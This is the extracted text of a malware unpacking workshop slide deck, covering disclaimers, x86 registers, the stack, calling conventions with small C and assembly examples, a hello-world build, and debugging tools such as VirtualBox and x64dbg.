

# Malware Unpacking Workshop



Lilly Chalupowski  
August 28, 2019

whois lilly.chalupowski


Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

# Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



# Disclaimer

Don't be a Criminal

disclaimer\_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

# Disclaimer


Don't be a Fool

disclaimer\_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.



# Registers

reverse\_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

# Registers


reverse\_engineering: 0x01



# Stack Overview


reverse\_engineering: 0x02

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned



# Stack Structure

reverse\_engineering: 0x03



# Control Flow

reverse\_engineering: 0x04

- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Carry Flag
  - OF/Overflow Flag



# Calling Conventions

reverse\_engineering: 0x05

- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Caller Function Cleans the Stack

- STDCALL

- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The Callee function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



# Windows Memory Structure

reverse\_engineering: 0x06


- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)



# IAT (Import Address Table) and IDT (Import Directory Table)

reverse\_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



# Assembly

reverse\_engineering: 0x08

- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



# Assembly CDECL (Linux)

reverse\_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

# Assembly CDECL (Linux)

reverse\_engineering: 0x0a

## cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

# Assembly STDCALL (Windows)

reverse\_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

# Assembly STDCALL (Windows)

reverse\_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

# Assembly FASTCALL

reverse\_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

# Assembly FASTCALL

reverse\_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

# Guess the Calling Convention

reverse\_engineering: 0x0f

## hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

# Assembler and Linking


reverse\_engineering: 0x10

terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```

# Assembly Flavors

reverse\_engineering: 0x11




# Tools of the Trade



# VirtualBox

tools\_of\_the\_trade: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




# x64dbg

tools\_of\_the\_trade: 0x02




x64dbg

tools\_of\_the\_trade: 0x03




# x64dbg

tools\_of\_the\_trade: 0x04

